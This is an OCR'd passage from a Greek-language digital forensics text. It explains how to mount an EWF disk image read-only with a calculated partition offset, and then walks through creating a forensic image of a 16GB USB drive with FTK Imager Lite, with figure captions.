
mount -t vfat -o ro,loop,offset=1048576 /home/sansforensics/Desktop/mount_points/ewf/ewf1

- όπου χρησιμοποιούμε την εντολή mount (προσάρτηση)
- το **-t** είναι παράμετρος για να ορίσουμε το είδος του συστήματος αρχείων - εδώ είναι FAT32 και γραφεται vfat
- το **-o** είναι μια άλλη παράμετρος για να ορίσουμε πως θέλουμε να προσαρτηθεί η εικόνα - εδώ η τιμή που βάλαμε είναι ro (read only)
- το **loop** (loop device[13]) μας επιτρέπει να αντιμετωπίσουμε το αρχείο του οποίου το μονοπάτι ορίζουμε πρώτο - /home/sansforensics/Desktop/mount_points/ewf/ewf1 - σαν συσκευή.

Το **offset** τώρα είναι ένας αριθμός που βγαίνει με τον πολλαπλασιασμό του default block size που εδώ είναι τα 512-bytes και του sector που ξεκινάει το partition. Παραδείγματος χάριν στο παράδειγμά μας το partition αρχίζει από το 2048*512=1048576 οπότε το offset=1048576. Αμέσως μετά ορίζουμε το μονοπάτι όπου βρίσκεται η εικόνα του δίσκου μας, αφήνουμε ένα κενό και ορίζουμε το μονοπάτι που θα γίνει προσάρτηση του partition.


Στην παρακάτω εικόνα βλέπουμε ότι η προσάρτηση έγινε με επιτυχία και μπορούμε πλέον να έχουμε πρόσβαση στα αρχεία της εικόνας μας.

[13]http://en.wikipedia.org/wiki/Loop_device




Εικόνα 24: Mount the partition

Αν περιηγηθούμε στον φάκελο όπου κάναμε προσάρτηση το σύστημα των αρχείων της εικόνας του δίσκου, με την χρήση της εντολής **ls** μπορούμε να δούμε στην οθόνη μας τα περιεχόμενά του που είναι τα ίδια με αυτά της αρχικής συσκευής. Το βλέπουμε στην εικόνα 25.



Εικόνα 25: Τα περιεχόμενα του προσαρτημένου συστήματος αρχείων

Και στην εικόνα 26 βλέπουμε και σε γραφικό περιβάλλον τα περιεχόμενα του φακέλου **ewf2.**



Εικόνα 26: Περιεχόμενα ewf2 φακέλου σε γραφικό περιβάλλον

Ο κόκκινος κύκλος δείχνει το μονοπάτι όπου βρίσκονται τα περιεχόμενα και επιβεβαιώνει ότι δεν είναι απλώς η αρχική συσκευή.

5.4 Εικόνα δίσκου με την χρήση του FTKimager_Lite[14]

Το FTKimager δημιουργήθηκε από την AccessData Group Inc. και διατίθεται δωρεάν από την επίσημη ιστοσελίδα της όπως και αρκετά άλλα εργαλεία για εγκληματολογία. Το FTK imager_Lite είναι μία ελαφριά και φορητή έκδοση του FTKimager η οποία δεν χρειάζεται απαραίτητα να εγκατασταθεί σε έναν υπολογιστή για να λειτουργήσει. Μπορεί να εκτελεστεί τοπικά σε έναν υπολογιστή με την χρήση ενός cd ή ενός thump drive. Το FTK imager_Lite είναι γραφικού περιβάλλοντος πρόγραμμα οπότε η χρήση του παρόλο που έχει πολλές λειτουργίες είναι σχετικά φιλική προς τον χρήστη.

Μπορεί να δημιουργήσει την φυσική ή λογική εικόνα ενός δίσκου καθώς και της φυσικής μνήμης οποιουδήποτε υπολογιστή και σε διάφορες μορφές αρχείων, όπως raw, dd, SMART και E01. Επίσης επιτρέπει την ανάκτηση διαγραμμένων αρχείων και την μετατροπή εικόνας συσκευής από μία μορφή σε άλλη μορφή(π.χ από raw σε E01). Η AccessData παρέχει το πρόγραμμα και με command line για να μπορεί να χρησιμοποιηθεί σε Linux και Mac συστήματα.


Στο επόμενο κεφάλαιο θα περιγράψουμε και θα δείξουμε με εικόνες την διαδικασία που ακολουθούμε προκειμένου να αποκτήσουμε την εικόνα ενός δίσκου.
Στο παράδειγμά μας πήραμε την εικόνα ενός thump drive 16GB χωρητικότητας στο λειτουργικό σύστημα των windows XP.

*5.4.1 **FTK imager_Lite***

Σε περιβάλλον Windows XP κατεβάσαμε και βάλαμε το πρόγραμμα FTK imager_Lite στην επιφάνεια εργασίας με σκοπό να δημιουργήσουμε την εικόνα ενός usb thump drive χωρητικότητας 16GB. Οι παρακάτω εικόνες θα δείξουν τα βήματα που ακολουθήσαμε.

Στο αρχικό παράθυρο του προγράμματος βλέπουμε από το μενού file (αρχείο) τις επιλογές που έχουμε. Εμείς εδώ θα διαλέξουμε το **disk imaging** δηλαδή να δημιουργήσουμε την εικόνα ενός δίσκου.

[14]http://www.accessdata.com/support/product-downloads




Εικόνα 27: Αρχικό παράθυρο του FTK imager_Lite

Αφού επιλέξουμε τι θέλουμε να κάνουμε εμφανίζεται ένα καινούριο παράθυρο που μας ρωτάει τι είδους θα είναι η αρχική συσκευή.


Οι επιλογές που μας δίνονται είναι:

- Μια συσκευή (usb, hdd)
- Το σύστημα αρχείων του δίσκου (partition)
- Μια εικόνα ενός δίσκου
- Τα περιεχόμενα ενός φακέλου και μόνο
- Fernico Device - είναι μία συσκευή για να κρατάει αντίγραφα ασφαλείας από τους οπτικούς δίσκους που εξετάζονται σε μία εγκληματολογική έρευνα. Αν διατίθεται μπορεί να επιλεγεί.




Εικόνα 28: Διάφορες επιλογές για να δημιουργήσουμε μια εικόνα

Από εδώ βλέπουμε τις συσκευές που είναι προσαρτημένες στο σύστημά μας και επιλέγουμε αυτή από την οποία θέλουμε να δημιουργήσουμε μια εικόνα. Στην περίπτωσή μας το **Jetflash Trancend USB Device 16GB**.




Εικόνα 29: Οι συσκευές που είναι προσαρτημένες στο σύστημά μας

Αφού επιλέξουμε την συσκευή από την οποία θα δημιουργήσουμε την εικόνα θα πρέπει να προσθέσουμε τον προορισμό αποθήκευσης. Επίσης τώρα είναι η στιγμή που επιλέγουμε, αν θέλουμε, επαλήθευση μετά την δημιουργία και κάποιες άλλες επιλογές όπως φαίνεται στην παρακάτω εικόνα. Αν πατήσουμε το κουμπί που λέει **add** μας εμφανίζεται ένα παράθυρο με καινούριες επιλογές.




Εικόνα 30: Επιλογή επαλήθευσης της εικόνας και άλλες

Στο επόμενο παράθυρο, όπως δείχνει η εικόνα επιλέγουμε τη μορφή που θέλουμε να έχει η εικόνα που θα δημιουργηθεί. Αυτά είναι οι 4 μορφές που προφανώς υποστηρίζει το πρόγραμμα.




Εικόνα 31: Επιλογή της μορφής αρχείου της εικόνας που θα δημιουργηθεί.

Αμέσως μετά μας δίνεται η δυνατότητα να εισάγουμε στοιχεία που αφορούν την εικόνα που θα δημιουργήσουμε όπως αριθμός υπόθεσης, αριθμός αποδεικτικού στοιχείου, περιγραφή του τι κάνουμε, ποιος είναι ο ερευνητής και οτιδήποτε άλλο επιθυμούμε και είναι σχετικό με την υπόθεση.




Εικόνα 32: Εισαγωγή πληροφοριών που αφορούν την υπόθεση και το στοιχείο προς έρευνα

Εδώ πλέον έχουμε ορίσει που θα αποθηκευτεί η εικόνα μας, το όνομα που θα έχει η εικόνα και επιπλέον μπορούμε να ορίσουμε την συμπίεση αν την επιθυμούμε και έχει τιμές από 0-9 -όπου 0 είναι το καθόλου και το 9 είναι η μικρότερη- μπορούμε να χρησιμοποιήσουμε κρυπτογράφηση στην εικόνα μας και επίσης ορίζουμε το μέγεθος της εικόνας. Δηλαδή αν αφήσουμε την προεπιλεγμένη τιμή θα μας χωρίσει τα 16GB σε κομμάτια των 1500MB οπότε θα έχουμε πολλά κομμάτια στο τέλος αναλόγως το μέγεθος του δίσκου την εικόνα του οποίου δημιουργούμε. Εμείς εδώ επιλέγουμε fargment size=0 για να έχουμε ένα αρχείο και δεν επιλέγουμε την κρυπτογράφηση.




Εικόνα 33: Επιλέγουμε όνομα, συμπίεση, fragment size και κρυπτογράφηση

Είμαστε έτοιμοι πλέον και πατώντας το κουμπί Start (εκκίνηση) θα ξεκινήσει η δημιουργία της εικόνας σύμφωνα με τις παραμέτρους που ορίσαμε στα προηγούμενα βήματα.

